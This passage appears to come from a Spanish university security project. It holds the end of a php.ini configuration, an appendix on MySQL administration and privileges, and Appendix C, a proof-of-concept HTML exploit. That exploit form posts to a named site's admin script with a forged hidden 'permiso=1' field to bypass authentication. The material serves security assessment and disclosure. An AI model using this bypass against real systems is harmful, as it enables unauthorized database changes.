; Directory in which the loadable extensions (modules) reside.
extension_dir = ./

; Whether or not to enable the dl() function.  The dl() function does NOT work
; properly in multithreaded servers, such as IIS or Zeus, and is automatically
; disabled on them.
enable_dl = On

; cgi.force_redirect is necessary to provide security running PHP as a CGI under
; most web servers.  Left undefined, PHP turns this on by default.  You can
; turn it off here AT YOUR OWN RISK
; **You CAN safely turn this off for IIS, in fact, you MUST.**
; cgi.force_redirect = 1

; if cgi.force_redirect is turned on, and you are not running under Apache or
Netscape
; (iPlanet) web servers, you MAY need to set an environment variable name that PHP
; will look for to know it is OK to continue execution.  Setting this variable MAY
; cause security issues, KNOW WHAT YOU ARE DOING FIRST.
; cgi.redirect_status_env = ;



;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
file_uploads = On
```

```
; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
upload_max_filesize = 2M


;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = Off

; Define the anonymous ftp password (your email address)
;from="john@doe.com"


;;;;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
;;;;;;;;;;;;;;;;;;;;;;
;
; If you wish to have an extension loaded automatically, use the following
; syntax:
;
;   extension=modulename.extension
;
; For example, on Windows:
;
;   extension=msql.dll
;
; ... or under UNIX:
;
;   extension=msql.so
;
; Note that it should be the name of the module only; no directory information
; needs to go here.  Specify the location of the extension with the
; extension_dir directive above.


;Windows Extensions
;Note that MySQL and ODBC support is now built in, so no dll is needed for it.
;
;extension=php_bz2.dll
;extension=php_ctype.dll
;extension=php_cpdf.dll
;extension=php_curl.dll
;extension=php_cybercash.dll
;extension=php_db.dll
;extension=php_dba.dll
;extension=php_dbase.dll
;extension=php_dbx.dll
;extension=php_domxml.dll
;extension=php_dotnet.dll
;extension=php_exif.dll
;extension=php_fbsql.dll
;extension=php_fdf.dll
;extension=php_filepro.dll
;extension=php_gd.dll
;extension=php_gettext.dll
;extension=php_hyperwave.dll
;extension=php_iconv.dll
;extension=php_ifx.dll
;extension=php_iisfunc.dll
;extension=php_imap.dll
;extension=php_ingres.dll
;extension=php_interbase.dll
;extension=php_java.dll
```

```
;extension=php_ldap.dll
;extension=php_mbstring.dll
;extension=php_mcrypt.dll
;extension=php_mhash.dll
;extension=php_ming.dll
;extension=php_mssql.dll
;extension=php_oci8.dll
;extension=php_openssl.dll
;extension=php_oracle.dll
;extension=php_pdf.dll
;extension=php_pgsql.dll
;extension=php_printer.dll
;extension=php_shmop.dll
;extension=php_snmp.dll
;extension=php_sockets.dll
;extension=php_sybase_ct.dll
;extension=php_tokenizer.dll
;extension=php_w32api.dll
;extension=php_xslt.dll
;extension=php_yaz.dll
;extension=php_zlib.dll


;;;;;;;;;;;;;;;;;;;
; Module Settings ;
;;;;;;;;;;;;;;;;;;;

[Syslog]
; Whether or not to define the various syslog variables (e.g. $LOG_PID,
; $LOG_CRON, etc.).  Turning it off is a good idea performance-wise.  In
; runtime, you can define these variables by calling define_syslog_variables().
define_syslog_variables  = Off

[mail function]
; For Win32 only.
SMTP = localhost

; For Win32 only.
sendmail_from = me@localhost.com

; For Unix only.  You may supply arguments as well (default: "sendmail -t -i").
;sendmail_path =

[Java]
;java.class.path = .\php_java.jar
;java.home = c:\jdk
;java.library = c:\jdk\jre\bin\hotspot\jvm.dll
;java.library.path = .\

[SQL]
sql.safe_mode = Off

[ODBC]
;odbc.default_db    =  Not yet implemented
;odbc.default_user  =  Not yet implemented
;odbc.default_pw    =  Not yet implemented

; Allow or prevent persistent links.
odbc.allow_persistent = On

; Check that a connection is still valid before reuse.
odbc.check_persistent = On

; Maximum number of persistent links.  -1 means no limit.
odbc.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
odbc.max_links = -1
```

```
; Handling of LONG fields.  Returns number of bytes to variables.  0 means
; passthru.
odbc.defaultlrl = 4096

; Handling of binary data.  0 means passthru, 1 return as is, 2 convert to char.
; See the documentation on odbc_binmode and odbc_longreadlen for an explanation
; of uodbc.defaultlrl and uodbc.defaultbinmode
odbc.defaultbinmode = 1

[MySQL]
; Allow or prevent persistent links.
mysql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mysql.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
mysql.max_links = -1

; Default port number for mysql_connect().  If unset, mysql_connect() will use
; the $MYSQL_TCP_PORT or the mysql-tcp entry in /etc/services or the
; compile-time value defined MYSQL_PORT (in that order).  Win32 will only look
; at MYSQL_PORT.
mysql.default_port =

; Default socket name for local MySQL connects.  If empty, uses the built-in
; MySQL defaults.
mysql.default_socket =

; Default host for mysql_connect() (doesn't apply in safe mode).
mysql.default_host =

; Default user for mysql_connect() (doesn't apply in safe mode).
mysql.default_user =

; Default password for mysql_connect() (doesn't apply in safe mode).
; Note that this is generally a *bad* idea to store passwords in this file.
; *Any* user with PHP access can run 'echo cfg_get_var("mysql.default_password")
; and reveal this password!  And of course, any users with read access to this
; file will be able to reveal the password as well.
mysql.default_password =

[mSQL]
; Allow or prevent persistent links.
msql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
msql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
msql.max_links = -1

[PostgresSQL]
; Allow or prevent persistent links.
pgsql.allow_persistent = On

; Detect broken persistent links always with pg_pconnect(). Need a little overhead.
pgsql.auto_reset_persistent = Off

; Maximum number of persistent links.  -1 means no limit.
pgsql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
pgsql.max_links = -1

[Sybase]
; Allow or prevent persistent links.
sybase.allow_persistent = On
```

```
; Maximum number of persistent links.  -1 means no limit.
sybase.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
sybase.max_links = -1

;sybase.interface_file = "/usr/sybase/interfaces"

; Minimum error severity to display.
sybase.min_error_severity = 10

; Minimum message severity to display.
sybase.min_message_severity = 10

; Compatability mode with old versions of PHP 3.0.
; If on, this will cause PHP to automatically assign types to results according
; to their Sybase type, instead of treating them all as strings.  This
; compatability mode will probably not stay around forever, so try applying
; whatever necessary changes to your code, and turn it off.
sybase.compatability_mode = Off

[Sybase-CT]
; Allow or prevent persistent links.
sybct.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
sybct.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
sybct.max_links = -1

; Minimum server message severity to display.
sybct.min_server_severity = 10

; Minimum client message severity to display.
sybct.min_client_severity = 10

[bcmath]
; Number of decimal digits for all bcmath functions.
bcmath.scale = 0

[browscap]
;browscap = extra/browscap.ini

[Informix]
; Default host for ifx_connect() (doesn't apply in safe mode).
ifx.default_host =

; Default user for ifx_connect() (doesn't apply in safe mode).
ifx.default_user =

; Default password for ifx_connect() (doesn't apply in safe mode).
ifx.default_password =

; Allow or prevent persistent links.
ifx.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
ifx.max_persistent = -1

; Maximum number of links (persistent + non-persistent).  -1 means no limit.
ifx.max_links = -1

; If on, select statements return the contents of a text blob instead of its id.
ifx.textasvarchar = 0

; If on, select statements return the contents of a byte blob instead of its id.
ifx.byteasvarchar = 0
```

```
; Trailing blanks are stripped from fixed-length char columns.  May help the
; life of Informix SE users.
ifx.charasvarchar = 0

; If on, the contents of text and byte blobs are dumped to a file instead of
; keeping them in memory.
ifx.blobinfile = 0

; NULL's are returned as empty strings, unless this is set to 1.  In that case,
; NULL's are returned as string 'NULL'.
ifx.nullformat = 0

[Session]
; Handler used to store/retrieve data.
session.save_handler = files

; Argument passed to save_handler.  In the case of files, this is the path
; where data files are stored. Note: Windows users have to change this
; variable in order to use PHP's session functions.
session.save_path = "C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp"

; Whether to use cookies.
session.use_cookies = 1


; Name of the session (used as cookie name).
session.name = PHPSESSID

; Initialize session on request startup.
session.auto_start = 0

; Lifetime in seconds of cookie or, if 0, until browser is restarted.
session.cookie_lifetime = 0

; The path for which the cookie is valid.
session.cookie_path = /

; The domain for which the cookie is valid.
session.cookie_domain =

; Handler used to serialize data.  php is the standard serializer of PHP.
session.serialize_handler = php

; Percentual probability that the 'garbage collection' process is started
; on every session initialization.
session.gc_probability = 1

; After this number of seconds, stored data will be seen as 'garbage' and
; cleaned up by the garbage collection process.
session.gc_maxlifetime = 1440

; Check HTTP Referer to invalidate externally stored URLs containing ids.
; HTTP_REFERER has to contain this substring for the session to be
; considered as valid.
session.referer_check =

; How many bytes to read from the file.
session.entropy_length = 0

; Specified here to create the session id.
session.entropy_file =

;session.entropy_length = 16

;session.entropy_file = /dev/urandom

; Set to {nocache,private,public} to determine HTTP caching aspects.
session.cache_limiter = nocache
```

```
; Document expires after n minutes.
session.cache_expire = 180

; use transient sid support if enabled by compiling with --enable-trans-sid.
session.use_trans_sid = 1

url_rewriter.tags = "a=href,area=href,frame=src,input=src,form=fakeentry"

[MSSQL]
; Allow or prevent persistent links.
mssql.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
mssql.max_persistent = -1

; Maximum number of links (persistent+non persistent).  -1 means no limit.
mssql.max_links = -1

; Minimum error severity to display.
mssql.min_error_severity = 10

; Minimum message severity to display.
mssql.min_message_severity = 10

; Compatability mode with old versions of PHP 3.0.
mssql.compatability_mode = Off

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textlimit = 4096

; Valid range 0 - 2147483647.  Default = 4096.
;mssql.textsize = 4096

; Limits the number of records in each batch.  0 = all records in one batch.
;mssql.batchsize = 0

[Assertion]
; Assert(expr); active by default.
;assert.active = On

; Issue a PHP warning for each failed assertion.
;assert.warning = On

; Don't bail out by default.
;assert.bail = Off

; User-function to be called if an assertion fails.
;assert.callback = 0

; Eval the expression with current error_reporting().  Set to true if you want
; error_reporting(0) around the eval().
;assert.quiet_eval = 0

[Ingres II]
; Allow or prevent persistent links.
ingres.allow_persistent = On

; Maximum number of persistent links.  -1 means no limit.
ingres.max_persistent = -1

; Maximum number of links, including persistents.  -1 means no limit.
ingres.max_links = -1

; Default database (format: [node_id::]dbname[/srv_class]).
ingres.default_database =

; Default user.
ingres.default_user =
```

```
; Default password.
ingres.default_password =

[Verisign Payflow Pro]
; Default Payflow Pro server.
pfpro.defaulthost = "test-payflow.verisign.com"

; Default port to connect to.
pfpro.defaultport = 443

; Default timeout in seconds.
pfpro.defaulttimeout = 30

; Default proxy IP address (if required).
;pfpro.proxyaddress =

; Default proxy port.
;pfpro.proxyport =

; Default proxy logon.
;pfpro.proxylogon =

; Default proxy password.
;pfpro.proxypassword =

[Sockets]
; Use the system read() function instead of the php_read() wrapper.
sockets.use_system_read = On

[com]
; path to a file containing GUIDs, IIDs or filenames of files with TypeLibs
;com.typelib_file =
; allow Distributed-COM calls
;com.allow_dcom = true
; autoregister constants of a components typlib on com_load()
;com.autoregister_typelib = true
; register constants casesensitive
;com.autoregister_casesensitive = false
; show warnings on duplicate constat registrations
;com.autoregister_verbose = true

[Printer]
;printer.default_printer = ""

[mbstring]
;mbstring.internal_encoding = EUC-JP
;mbstring.http_input = auto
;mbstring.http_output = SJIS
;mbstring.detect_order = auto
;mbstring.substitute_character = none;

[FrontBase]
;fbsql.allow_persistent = On
;fbsql.autocommit = On
;fbsql.default_database =
;fbsql.default_database_password =
;fbsql.default_host =
;fbsql.default_password =
;fbsql.default_user = "_SYSTEM"
;fbsql.generate_warnings = Off
;fbsql.max_connections = 128
;fbsql.max_links = 128
;fbsql.max_persistent = -1
;fbsql.max_results = 128
;fbsql.batchSize = 1000

; Local Variables:
; tab-width: 4
; End:
```

Apéndice B

Seguridad básica en bases de datos MySQL

1. Introducción.

El objetivo de este apéndice es mostrar ciertos aspectos básicos -y a la vez muy importantes- de la administración y seguridad de un servidor MySQL y sus bases de datos asociadas: desde cómo establecer o cambiar la contraseña del administrador hasta una breve descripción del sistema de privilegios usado en MySQL para el control de acceso a las distintas bases de datos, sin olvidar el proceso de creación de copias de seguridad, tan importante en futuras labores de rescate.

Se presupone que el lector tiene unos conocimientos mínimos del lenguaje SQL (básicamente conocer el funcionamiento de algunas sentencias simples de tipo “select”, “insert”, “update” o “delete”).

2. Las tablas de privilegios de MySQL.

Las tablas de privilegios constituyen los cimientos sobre los que descansa todo el sistema de seguridad e integridad de MySQL. De ahí su gran importancia, digna merecedora de este apéndice, que le vamos a dedicar.

MySQL engloba a todas estas tablas bajo una misma base de datos llamada "mysql". Más adelante veremos algunos ejemplos que ilustrarán este concepto, y podremos asimismo sumergirnos en el contenido de dichas tablas.

Entre las funciones principales de las tablas de privilegios cabe destacar las siguientes:

- Validar y autentificar el acceso de usuarios al servidor de MySQL. Tendremos diferentes usuarios, cada uno con su contraseña.
- Asociar cada usuario con una serie de permisos o privilegios, de una forma muy granular y flexible, lo que definirá con gran exactitud lo que es capaz o no de hacer un determinado usuario en nuestro servidor MySQL.

El sistema de privilegios actúa a diferentes niveles: en todo el servidor, en una determinada base de datos, en una tabla o incluso para una columna dada de una tabla dada. Significa esto que podríamos tener, por ejemplo, un usuario que sólo tiene permisos para hacer consultas en una tabla particular (sólo en esa tabla), y que no puede realizar modificaciones en ella. Podríamos tener otro usuario que pueda añadir entradas a una tabla, o incluso, que pudiera modificar la estructura de la tabla en tiempo real (añadir una nueva columna, por ejemplo). La flexibilidad es total.

3. Operaciones básicas con MySQL.

A continuación describiremos –muy brevemente- la interfaz de administración de MySQL así como algunas operaciones básicas de mantenimiento.

3.1. mysqladmin

La distribución de MySQL incluye, aparte del software servidor propiamente dicho, diferentes programas y utilidades que permitirán o facilitarán la administración y mantenimiento tanto del servidor en sí como de las bases de datos albergadas en él.

Uno de estos programas es **mysqladmin**. Para hacernos una idea de la funcionalidad que provee este programa bastará con mostrar un resumen de la sintaxis que soporta así como las opciones disponibles:

```
D:\PFC\mysql\bin>mysqladmin --help
mysqladmin  Ver 8.23 Distrib 3.23.52, for Win95/Win98 on i32
Copyright (C) 2000 MySQL AB & MySQL Finland AB & TCX DataKonsult AB
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL license

Administration program for the mysqld daemon.
Usage: mysqladmin [OPTIONS] command command....

  -#, --debug=...       Output debug log. Often this is 'd:t:o,filename`
  -f, --force           Don't ask for confirmation on drop database; with
                        multiple commands, continue even if an error occurs
  -?, --help            Display this help and exit
  --character-sets-dir=...
                        Set the character set directory
  -C, --compress        Use compression in server/client protocol
  -h, --host=#          Connect to host
  -p, --password[=...]  Password to use when connecting to server
                        If password is not given it's asked from the tty
-W, --pipe              Use named pipes to connect to server
  -P  --port=...        Port number to use for connection
  -i, --sleep=sec       Execute commands again and again with a sleep between
  -r, --relative        Show difference between current and previous values
                        when used with -i. Currently works only with
                        extended-status
  -E, --vertical        Print output vertically. Is similar to --relative,
                        but prints output vertically.
  -s, --silent          Silently exit if one can't connect to server
  -S, --socket=...      Socket file to use for connection
  -u, --user=#          User for login if not current user
```

```
  -v, --verbose         Write more information
  -V, --version         Output version information and exit
  -w, --wait[=retries]  Wait and retry if connection is down

Default options are read from the following files in the given order:
C:\WINNT\my.ini C:\my.cnf
The following groups are read: mysqladmin client
The following options may be given as the first argument:
--print-defaults        Print the program argument list and exit
--no-defaults           Don't read default options from any options file
--defaults-file=#       Only read default options from the given file #
--defaults-extra-file=# Read this file after the global files are read

Possible variables for option --set-variable (-O) are:
connect_timeout       current value: 0
shutdown_timeout      current value: 3600

Where command is a one or more of: (Commands may be shortened)
  create databasename   Create a new database
  drop databasename     Delete a database and all its tables
  extended-status       Gives an extended status message from the server
  flush-hosts           Flush all cached hosts
  flush-logs            Flush all logs
  flush-status          Clear status variables
  flush-tables          Flush all tables
  flush-threads         Flush the thread cache
  flush-privileges      Reload grant tables (same as reload)
  kill id,id,...        Kill mysql threads
  password new-password Change old password to new-password
  ping                  Check if mysqld is alive
  processlist           Show list of active threads in server
  reload                Reload grant tables
  refresh               Flush all tables and close and open logfiles
  shutdown              Take server down
  status                Gives a short status message from the server
  start-slave           Start slave
  stop-slave            Stop slave
  variables             Prints variables available
  version               Get version info from server

D:\PFC\mysql\bin>
```

Cada uno de los comandos que aparecen listados representa una funcionalidad. Usando **mysqladmin** podemos arrancar o parar el servidor, listar la versión de software, crear o eliminar una base de datos, etc.

Veamos un par de ejemplos:

```
D:\PFC\mysql\bin>mysqladmin -u root -p version
Enter password: ******
mysqladmin  Ver 8.23 Distrib 3.23.52, for Win95/Win98 on i32
Copyright (C) 2000 MySQL AB & MySQL Finland AB & TCX DataKonsult AB
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL license

Server version          3.23.52-nt
Protocol version        10
Connection              localhost via TCP/IP
TCP port                3306
```

```
Uptime:                 17 hours 15 min 1 sec

Threads: 2  Questions: 7  Slow queries: 0  Opens: 6  Flush tables: 1  Open
tables: 0 Queries per second avg: 0.000

D:\PFC\mysql\bin>mysqladmin -u root -p create miempresa
Enter password: ******

D:\PFC\mysql\bin>
```

El primer ejemplo muestra la versión de software que se encuentra corriendo en el servidor. El comando utilizado es "version" y además hemos utilizado dos opciones: "*-u"* para especificar un usuario y "*–p"* para indicar que proporcionaremos una contraseña para dicho usuario.

Con la segunda sentencia le pedimos a MySQL que cree una nueva base de datos llamada "miempresa". Esta nueva base de datos estará vacía. El siguiente paso sería crear tablas asociadas a dicha base de datos así como asignar los diferentes permisos y privilegios que convenga. Esto lo estudiaremos más adelante.

Es importante destacar el uso de la opción "-p". Podemos suministrar la contraseña en la propia línea de comandos; en este caso usaríamos la sintaxis: "-pcontraseña" (¡todo junto!). Es un error frecuente escribir "-p contraseña". Esto último produciría un error y no es válido. De todas formas, desde el punto de vista de la seguridad no es recomendable introducir la contraseña en la línea de comandos ya que puede ser vista por algún observador cercano (físicamente) y además puede quedar constancia en ciertos logs de sistema o por ejemplo, al listar los procesos de la máquina (al hacer un "ps"). Por todas estas razones, lo recomendable es usar la opción "-p" a secas y esperar a que el programa nos pida amablemente la contraseña.

3.2. mysql

Será la principal herramienta que usaremos para gestionar las distintas bases de datos. Es la interfaz por excelencia para la administración y mantenimiento del servidor MySQL.

La sintaxis general es:

```
prompt_de_sistema> mysql [opciones] [base de datos]
```

Por ejemplo:

```
D:\PFC\mysql\bin>mysql -u root -p
Enter password: ******
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9 to server version: 3.23.52-nt

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

En este punto, estamos conectados al servidor MySQL como usuario "root" y podemos introducir sentencias SQL para crear tablas, borrarlas, añadir entradas, etc. También podremos añadir nuevos usuarios, modificar privilegios y muchas cosas más.

Nótese el prompt (*"mysql>"*) que nos muestra la utilidad *mysql* una vez autentificados. Haremos referencia a él en numerosos ejemplos, es decir, presupondremos que hemos ejecutado el comando **mysql** aunque no se diga explícitamente.

Para seleccionar una base de datos podríamos haber incluido su nombre en la línea de comandos (*"mysql –u root –p bbdd"*; recordemos que "bbdd" **no** sería la contraseña, pues hay un carácter espaciador separándolo del -p), o bien conectar como en el ejemplo y escribir:

```
mysql> use bbdd
```

3.3. Cambio de contraseña de administrador.

Mostraremos dos formas diferentes (aunque hay más formas, que no veremos):

- El procedimiento recomendado es el siguiente:

```
mysql> SET PASSWORD FOR 'root'@'localhost' = PASSWORD('contraseña');
```

- Otra forma posible sería utilizar mysqladmin. Así:

```
mysqladmin -u root  password 'contraseña'
```

4. Modificando permisos en MySQL.

Ya hablamos con anterioridad de las tablas de privilegios de MySQL, y comentamos que se agrupaban bajo una misma base de datos llamada “mysql”.

Para gestionar los diferentes permisos habremos de introducir modificaciones en dicha base de datos. Puesto que se trata de una base de datos más, MySQL puede trabajar con ella como si de una base de datos “normal” se tratase: es decir, podremos utilizar diferentes sentencias SQL (“insert”, “update”, “delete”) para añadir, actualizar o borrar entradas (permisos). Sin embargo, este método resulta obsoleto.

MySQL introduce un segundo método para gestionar los permisos, que es el recomendado, basado en el uso de dos comandos especiales: “grant” y “revoke”. Será éste el método que emplearemos y estudiaremos a continuación.

4.1. El comando “grant”.

Será útil tanto para crear nuevos usuarios como para asignar privilegios a los mismos. Su sintaxis es:

```
mysql>GRANT priv_type [(column_list)] [, priv_type [(column_list)] ...]
      ON {tbl_name | * | *.* | db_name.*}
      TO user_name [IDENTIFIED BY 'password']
      [, user_name [IDENTIFIED BY 'password'] ...]
      [WITH GRANT OPTION]
```

Para una mejor comprensión de su funcionamiento lo mejor es ver algunos ejemplos de uso.

Comenzaremos creando un nuevo usuario sin privilegios llamado “miempresaAdmin”, que podrá conectar al servidor desde el *localhost* usando la contraseña “miclave” pero que en la práctica no podrá hacer nada más:

```
mysql>GRANT usage ON *.* TO miempresaAdmin@localhost
    ->IDENTIFIED BY 'miclave';
```

Ahora le damos permisos sobre la base de datos “miempresa”, para que pueda consultar datos, añadir, actualizar o borrar:

```
mysql>GRANT SELECT, INSERT, UPDATE, DELETE
    ->ON miempresa.* TO miempresaAdmin@localhost;
```

En la figura siguiente podemos consultar todos los privilegios que pueden ser asignados haciendo uso de los comandos “grant” y “revoke”:

ALL PRIVILEGES	FILE	RELOAD
ALTER	INDEX	SELECT
CREATE	INSERT	SHUTDOWN
DELETE	PROCESS	UPDATE

DROP	REFERENCES	USAGE

Comprobemos los resultados:

```
mysql>SELECT * FROM mysql.db;
```

Si todo ha ido bien, la sentencia "select" mostrará, entre otras cosas, una nueva fila (en la tabla "db") que fue añadida como consecuencia del comando "grant" anterior, y cuyos campos "select", "insert", "update" y "delete" contienen un valor "Y" (=yes).

Los dos comandos "grant" anteriores se podrían haber fundido en uno sólo, que sería el encargado tanto de crear el nuevo usuario como de asignarle los permisos correspondientes, de una forma compacta:

```
mysql>GRANT SELECT, INSERT, UPDATE, DELETE
    ->ON miempresa.* TO miempresaAdmin@localhost
    ->IDENTIFIED BY 'miclave';
```

4.2. El comando "revoke".

Lo utilizaremos para revocar privilegios previamente concedidos a un usuario. La sintaxis correcta es la siguiente:

```
REVOKE priv_type [(column_list)] [, priv_type [(column_list)] ...]
       ON {tbl_name | * | *.* | db_name.*}
       FROM user_name [, user_name ...]
```

Siguiendo con los ejemplos del apartado anterior, veamos cómo quitarle al usuario "miempresaAdmin" el permiso de borrado sobre la base de datos "miempresa", que se le concedió anteriormente (con el comando "grant" correspondiente"):

```
mysql>REVOKE DELETE ON miempresa.*
    ->FROM miempresaAdmin@localhost;
```

Si lo que quisiéramos es quitarle todos los privilegios (incluído el de "uso") bastaría con lo siguiente:

```
mysql>REVOKE ALL PRIVILEGES ON miempresa.*
    ->FROM miempresaAdmin@localhost;
```

Nótese que en este caso las entradas en las tablas de privilegios, correspondientes al usuario en cuestión, no son borradas; simplemente se actualizan con los valores pertinentes (los valores correspondientes a los diferentes campos asociados a cada privilegio pasarán a ser "N", es decir, todos los privilegios estarán "desactivados" para dicho usuario).

Para borrar en su totalidad todo rastro del usuario, incluidas las entradas correspondientes en las tablas de privilegios, utilizaríamos:

```
mysql>DELETE FROM user WHERE user = 'miempresaAdmin';
Query OK, 1 row affected (0.00 sec)
mysql>flush privileges;
```

De esta forma, el usuario ya no podrá ni conectar con el servidor MySQL.

5. Copias de seguridad en MySQL.

Por último, pero no por ello menos importante, resumiremos la forma más cómoda y flexible de realizar *backups* de nuestras bases de datos. Esta labor es necesaria, no sólo por motivos de seguridad (para evitar pérdidas de datos en caso de catástrofe o borrado accidental de los mismos) sino en otros muchos casos, como por ejemplo, para migrar una o varias bases de datos de un servidor (MySQL) a otro. El

servidor destino podrá ser también MySQL o no (otras opciones válidas son Oracle, Microsoft SQL Server, Informix, etc).

Aunque hay distintas opciones que permiten realizar un backup (la más rápida y eficiente es, quizás, usar **mysqlhotcopy,** que realiza copias en binario, con la restricción de que las bases de datos deben residir en la misma máquina en la cual se ejecuta la utilidad de backup) la forma preferida por nosotros es hacer uso de la utilidad **mysqldump**, debido a su flexibilidad y portabilidad (permite migrar bases de datos a diferentes arquitecturas / servidores). Además no tiene la restricción de mysqlhotcopy: podremos realizar backups en remoto.

Para ello, mysqldump hace uso del lenguaje SQL. Genera ficheros de texto (de ahí su portabilidad, eso sí a costa de perder algo de eficiencia) con sentencias SQL, que luego habrán de ser importadas desde el servidor destino. Estos ficheros de texto SQL contienen sentencias de creación de tablas, inserción de nuevas entradas, etc. Como SQL es un estándar y lo entienden la mayoría de servidores de bases de datos, se hace posible la migración de bases de datos mediante el método comentado.

Para ilustrar los conceptos más importantes vamos a estudiar la sintaxis a emplear en algunos escenarios comunes. Comenzamos con algo tan simple como obtener una copia de seguridad de una base de datos llamada “bbdd”:

```
%>mysqldump [options] bbdd
```

Si quisiéramos guardar únicamente varias tablas de la base de datos:

```
%>mysqldump [options] bbdd tabla1 tabla2 . . . tablaN
```

Para hacer backup de varias bases de datos:

```
%>mysqldump [options] --databases [options] bbdd1 bbdd2 . . . bbddN
```

O bien de todas las bases de datos del servidor:

```
%>mysqldump [options] --all-databases [options]
```

Veamos algunos ejemplos reales. El comando siguiente obtiene un backup de la base de datos "miempresa" (tanto de los datos en sí como de la estructura de la base de datos):

```
%>mysqldump -u root -p --opt miempresa
```

El modificador *"--opt"* consigue un volcado optimizado para servidores MySQL. De esta forma el servidor destino (debe ser MySQL también) lo leerá más rápido. No debemos usar esta opción si el servidor destino no es MySQL.

Supongamos ahora que no queremos guardar la estructura de la base de datos anterior sino sólo los datos propiamente dichos. Para ello haríamos uso del modificador "--no-create-info" (como resultado, mysqldump obviará la información de creación de tablas):

```
%>mysqldump -u root -p --no-create-info miempresa
```

Otra variante es volcar únicamente la estructura de tablas pero no los contenidos (datos) de éstas:

```
%>mysqldump -u root -p --no-data miempresa
```

Por último, recordar que para bases de datos muy grandes puede ser necesario (en términos de velocidad y rendimiento) obtener copias de seguridad "binarias". Esto lo llevaríamos a cabo con un script en perl llamado **mysqlhotcopy**. La limitación es que las bases de datos a guardar deben residir en la misma máquina donde ejecutamos dicho script.

Ilustrémoslo. El primer ejemplo creará un backup (binario) de la base de datos "miempresa", y lo guardará en el directorio /usr/mysql/backups:

```
%>mysqlhotcopy -u root -p miempresa /usr/mysql/backups
```

El último ejemplo muestra el uso de expresiones regulares a la hora de seleccionar las tablas que queremos involucrar en el backup. Suponiendo que tuviéramos tablas para cada año ("clientes2001", "clientes2002", "productos2001",

"productos 2002", etc), la forma de obtener una copia de seguridad de todas las tablas correspondientes al año 2002, de la base de datos "miempresa", sería:

```
%>mysqlhotcopy -u root -p miempresa./^.+('2002')$/ /usr/mysql/backups
```

De todas formas, por facilidad de uso y flexibilidad recomendamos el uso de mysqldump sobre mysqlhotcopy, siempre que las circunstancias lo permitan (la gran mayoría de casos).

6. Conclusiones.

Hemos presentado e introducido las operaciones más importantes que todo administrador de bases de datos MySQL debe conocer. Ahora es el momento de ponerse a "jugar" con los ejemplos y practicar un poco, para familiarizarse aún más con la interfaz de administración de MySQL.

Para profundizar más en estos y otros temas recomendamos acudir al manual de MySQL, o bien a la página web oficial, fuente de innumerables recursos relacionados con este potente servidor de bases de datos:

http://www.mysql.com/

Apéndice C

Exploit para la vulnerabilidad de validación insuficiente

1. Introducción.

Presentamos a continuación el exploit realizado como "prueba de concepto" correspondiente a la vulnerabilidad descrita en el apartado "3.2.2.1 Validación de entrada de usuario insuficiente en la herramienta de administración".

2. Descripción del funcionamiento.

El exploit consiste en un simple fichero HTML. Para probarlo habremos de generar un fichero con extensión ".html" cuyo contenido sea el mostrado en el tercer apartado de este apéndice. Una vez hecho esto, procedemos a cargar el fichero con el navegador (Internet Explorer, Netscape, Lynx, …). Se nos presentará un formulario,

con los campos (pregunta, respuesta y fecha) correspondientes a la duda que se quiere añadir. Simplemente hay que rellenarlos y pulsar el botón “insertar”. La entrada será insertada en la base de datos de dudas, sin haber sido necesaria la contraseña del Administrador.

El punto clave del exploit es que envía la variable de autentificación (“permiso”) con valor “1” y el script vulnerable simplemente comprueba esta variable.

3. Exploit.

```
<html>
<head><title>Xploit para añadir duda</title></head>

<body>
<h1>Xploit-FAQ by RoMaNSoFt. 2002.08.29</h1><br>

<form action=http://woody.us.es/fbarrero/lie/admin/insertar_duda.php
method=post>
       <table width="90%" align="center" cellpadding=1 cellspacing=2>
              <tr><td bgcolor=#007f40>
              <table width=100%  border=0 cellpadding=2 cellspacing=4
                     align="center" background="fondo.gif">
              <tr><td colspan=2><p class=t1>Introduce la  pregunta y la
                     respuesta y pulsa Insertar</p></td></tr>
              <tr><td><p class=t2>Pregunta:</p></td>
                     <td><input TYPE="textarea" align=left NAME="pregunta"
                            SIZE="50" VALUE=""></td></tr>
              <tr><td><p class=t2>Respuesta:</p></td>
                     <td><input TYPE="textarea" align=left
                     NAME="respuesta" SIZE="50" VALUE=""></td></tr>
              <tr><td><p class=t2>Fecha:</p></td>
                     <td><input TYPE="textarea" align=left NAME="fecha"
                            SIZE="50" VALUE=""></td></tr>
              <tr><td colspan=2 align="center"><input type=submit
                     value="Insertar"></td></tr>
              <td><input TYPE="hidden"  name="permiso" value=1></td></tr>
              </table>
              </td>
          </tr>
       </table>
</form>

</body>
</html>
```

Apéndice D

Reporte de vulnerabilidades generado con el software Retina

1. Introducción.

